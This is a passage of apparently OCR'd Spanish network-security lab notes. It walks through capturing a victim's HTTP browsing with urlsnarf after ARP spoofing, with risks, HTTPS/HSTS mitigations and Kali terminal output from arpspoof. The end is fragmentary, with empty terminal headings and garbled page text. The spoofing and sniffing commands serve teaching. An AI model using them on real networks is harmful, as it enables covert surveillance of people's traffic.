
After modifying main.cf, be sure to run 'systemctl reload postfix'.

Procesando disparadores para libc-bin (2.41-12) ...
Procesando disparadores para ufw (0.36.2-9) ...
Procesando disparadores para man-db (2.13.1-1) ...
Procesando disparadores para kali-menu (2025.4.1) ...
Procesando disparadores para postfix (3.10.5-1) ...
Restarting postfix
postfix.service is a disabled or a static unit, not starting it.

┌──(kali㉿kali)-[~]
└─$ sudo netstat -tuln | grep :25
```

```
┌──(kali㉿kali)-[~]
└─$ sudo netstat -tuln | grep :25
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN
tcp6       0      0 ::25                    :::*                    LISTEN

┌──(kali㉿kali)-[~]
└─$
```



Ejercicio 12: Monitoreo de navegación web HTTP con urlsnarf

Herramienta: urlsnarf (suite dsniff)
Objetivo: Monitorear las **URLs de los sitios web** que los usuarios visitan a través de HTTP no cifrado utilizando *urlsnarf*. Esto permite a un atacante o auditor recopilar un historial de navegación (páginas exactas visitadas) de las víctimas en la red. El objetivo es remarcar el impacto en la privacidad: aun sin capturar todo el contenido, saber qué páginas consulta un usuario ya es información sensible (por ejemplo, sitios de salud, intereses, etc.), y mostrar la necesidad de usar **HTTPS** para proteger incluso las URLs.

Instrucciones:

1. Como en ejercicios anteriores, sitúe al Atacante en posición MitM (ARP spoof) para captar el tráfico HTTP de la Víctima hacia Internet, o configure su máquina como gateway.
2. En la máquina Atacante, ejecute urlsnarf -i eth0. Esto hará que la herramienta escuche todo tráfico HTTP (puerto 80) en la interfaz y extraiga las peticiones GET que contienen URLs. Por defecto, urlsnarf formatea la salida al estilo *Common Log Format* de Apache, incluyendo timestamp, host origen, URL solicitada, etc.
3. En la máquina Víctima, genere tráfico web HTTP. Por ejemplo:
    - Visite en el navegador varios sitios *que permitan HTTP plano*. Muchos redirigen a HTTPS hoy, así que podrías usar http://example.com, http://neverssl.com, tal vez algún sitio local que tengas en HTTP, o forzar manualmente http:// en otros sitios sabiendo que pueden responder.
    - También puede usar herramientas CLI: curl http://example.com desde la víctima, o lynx/w3m si están instalados, para visitar por HTTP.
    - Intente visitar al menos 2-3 URLs distintas (diferentes dominios o diferentes páginas de un mismo dominio) para ver cómo se registran.
4. Mire la salida de urlsnarf en el Atacante. Debería aparecer una línea por cada solicitud HTTP detectada. Por ejemplo:
5. 192.168.1.50 - - [19/Nov/2025:21:15:30 +0100] "GET http://example.com/index.html HTTP/1.1" 200 1256
6. 192.168.1.50 - - [19/Nov/2025:21:15:31 +0100] "GET http://example.com/logo.png HTTP/1.1" 200 5432
7. 192.168.1.50 - - [19/Nov/2025:21:16:10 +0100] "GET http://neverssl.com/online HTTP/1.1" 200 3000

Se ve la IP de la víctima, la fecha/hora, el método GET y la URL completa solicitada, así como código de estado y bytes (si pudo capturar la respuesta header). Básicamente, un registro de todas las páginas y recursos pedidos.

8. Si el usuario navegó varias páginas, se hará una lista. Este es esencialmente un *log de navegación* no autorizado.
9. Note que urlsnarf captura incluso los recursos (imágenes, scripts) pedidos via HTTP. Eso genera muchas líneas, pero la primera línea de cada dominio es la principal (HTML). Se podría filtrar luego por extension si se quisiera enfocarse solo en páginas.
10. Detenga urlsnarf cuando termine.

Comandos necesarios:
En Atacante:

urlsnarf -i eth0 # Escuchar peticiones HTTP y registrar URLs

(Navegación en víctima se hace manualmente en un navegador o con herramientas HTTP, no requiere comandos especiales aquí.)

Riesgos asociados y mitigación:

- **Riesgo:** Un atacante puede construir el **historial completo de navegación** de usuarios si éstos visitan sitios en HTTP. Las URLs revelan qué sitios y a veces qué

contenidos específicos consulta un usuario (por ej., http://sitio.com/busqueda?consulta=salud+mental expondría términos privados). Esto invade la privacidad y puede facilitar ataques posteriores de ingeniería social (sabiendo intereses, etc.).

Mitigación: Adopción total de HTTPS en la web. A estas alturas, cualquier sitio web debe ofrecer HTTPS y los navegadores ya marcan como "No seguro" el HTTP. Las empresas deben forzar navegación segura (por ejemplo, mediante proxies que bloqueen HTTP o re-escriban a HTTPS cuando sea posible). Además, se pueden usar herramientas como **HSTS (Strict Transport Security)** para que los navegadores no intenten ni siquiera HTTP. Para la parte del atacante interno, segmentar la red e implementar detección (un IDS podría notar gran cantidad de peticiones HTTP desde un mismo host sniffing) es secundario; lo principal es eliminar el tráfico en claro que da pie al problema.

Resultados esperados:

- El atacante obtiene líneas detalladas de cada URL visitada por la víctima. Esto incluye:
    - Los dominios (qué sitios web). Ej: example.com, neverssl.com, etc.
    - Las páginas exactas o recursos. Ej: /index.html, /images/logo.png, etc.
    - Cualquier parámetro en la URL. Ej: si la víctima buscó algo en un sitio sin HTTPS, la query aparecería. Por ejemplo: GET http://site.com/search?q=medical+condition expondría la consulta "medical condition".
    - Horarios de cada petición y tamaños de respuestas (no crítico para privacidad, pero contexto).
- Con esa información, el atacante puede deducir mucho: intereses personales, problemas de salud, qué servicios de banca se usan (si la víctima visitó http://oldbank.com/login sin HTTPS, sabría qué banco usa), etc. Incluso sin ver el contenido de la página, las URLs muchas veces describen bastante.
- Si repetimos: la víctima no nota nada. Solo el atacante registró silenciosamente todo.
- Si la víctima solo visita HTTPS (como ocurre en muchos sitios actuales), *urlsnarf no capturará nada útil*, porque no verá peticiones en puerto 80 con texto. Eso de hecho es la mitigación actuando.

Solución guiada:

Este ejercicio demostró la fuga de información que suponen las **conexiones HTTP no cifradas** incluso sin entrar a robar contraseñas o contenidos. Con *urlsnarf*, el alumno vio que es trivial generar un **registro detallado de la actividad web** de un usuario. Esto compromete la privacidad: por ejemplo, saber que alguien visita páginas de tratamientos médicos, o sitios de empleo, o redes sociales particulares, ya da mucha información que podría ser mal usada.

La mitigación es casi total hoy gracias a HTTPS. Si un usuario usa siempre HTTPS, *urlsnarf* se queda prácticamente ciego (podría ver dominio en SNI TLS a veces, pero no la URL completa con path, y en HTTP/2 ya ni eso si cifrado). Por eso, la comunidad ha empujado "HTTPS Everywhere". De hecho, herramientas como *urlsnarf* eran más útiles hace años;

hoy en redes modernas uno ve muy poco tráfico HTTP puro. Aun así, siempre puede haber casos (dispositivos IoT comunicándose en claro, ciertas intranets viejas).

La respuesta defensiva complementaria es: las organizaciones deben **bloquear tráfico HTTP saliente** o redirigirlo. Muchos proxies corporativos fuerzan que toda petición se haga por ellos; si ven una a http://, podrían o bien bloquearla o reescribirla a https:// si saben que existe. Esto disminuye los escenarios explotables.

De los ejercicios, este es quizás el menos "crítico" en términos de seguridad inmediata (no es robar password ni datos sensibles), pero sí es un gran problema de **privacidad** y puede ser preludio de ataques. Por ejemplo, un atacante sabiendo que la víctima visita un cierto sitio web interno (porque ve GET http://intranet/dept/finance/report), podría intentar atacar ese sitio específico o engañar a la víctima con phishing referido a ese contexto.

Para el alumno, queda claro que **nada en HTTP es secreto**: ni siquiera las URLs. Y que con suficientes datos de URL, se puede perfilar a una persona u organización. Esto refuerza la idea de cifrar también las peticiones DNS (que revelan dominios) y usar HTTPS para ocultar paths.


Como notamos: en cada sniffing, la encriptación es la respuesta repetida. Este no es la excepción: la política "forzar HTTPS" es recomendada. De hecho, muchos navegadores modernos implementan ya DNS sobre HTTPS y HSTS preloaded lists para ciertos dominios, todo con tal de impedir que ataques de este estilo sean factibles.


Con la realización de estos 12 ejercicios centrados en sniffing/MITM, el alumno habrá obtenido una visión completa de por qué las mejores prácticas de seguridad en red existen y cómo las fallas se aprovechan con herramientas que están disponibles para cualquiera (dsniff suite, etc.). Cada ejercicio mostró un vector y se reforzaron las mitigaciones correspondientes citando las fuentes (por ejemplo, TLS, DNSSEC, port security).


*(Continuaríamos con ejercicios de escalada en complejidad, ahora en áreas de **scanning de vulnerabilidades (OpenVAS, Nexpose)**, **ataques activos (fuerza bruta con Brutus/John)**, **cracking (RainbowCrack)**, etc., aplicando formato similar.)*

- atacate abre 4 terminales:.


terminal 1





┌──(kali㉿kali)-[~]
└─$ fg
[1] + continued sudo arpspoof -i eth0 -t 192.168.0.92 192.168.0.1
[sudo] password for kali:
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
^Z
zsh: suspended sudo arpspoof -i eth0 -t 192.168.0.92 192.168.0.1


┌──(kali㉿kali)-[~]
└─$ bg
[1] + continued sudo arpspoof -i eth0 -t 192.168.0.92 192.168.0.1
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
┌──(kali㉿kali)-[~]
└─$ 8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 i
s-at 8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5
8:0:27:44:ac:a5 8:0:27:82:bb:a8 0806 42: arp reply 192.168.0.1 is-at
8:0:27:44:ac:a5


terminal 2




terminal 3




terminal 4



- maquina victima:


Serve
Example
Apach
Ser
http://localhost
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Apache2 Debian Default Page
debian
It works!
This is the default welcome page used to test the correct operation of the Apache2 s
installation on Debian systems. If you can read this page, it means that the Apache
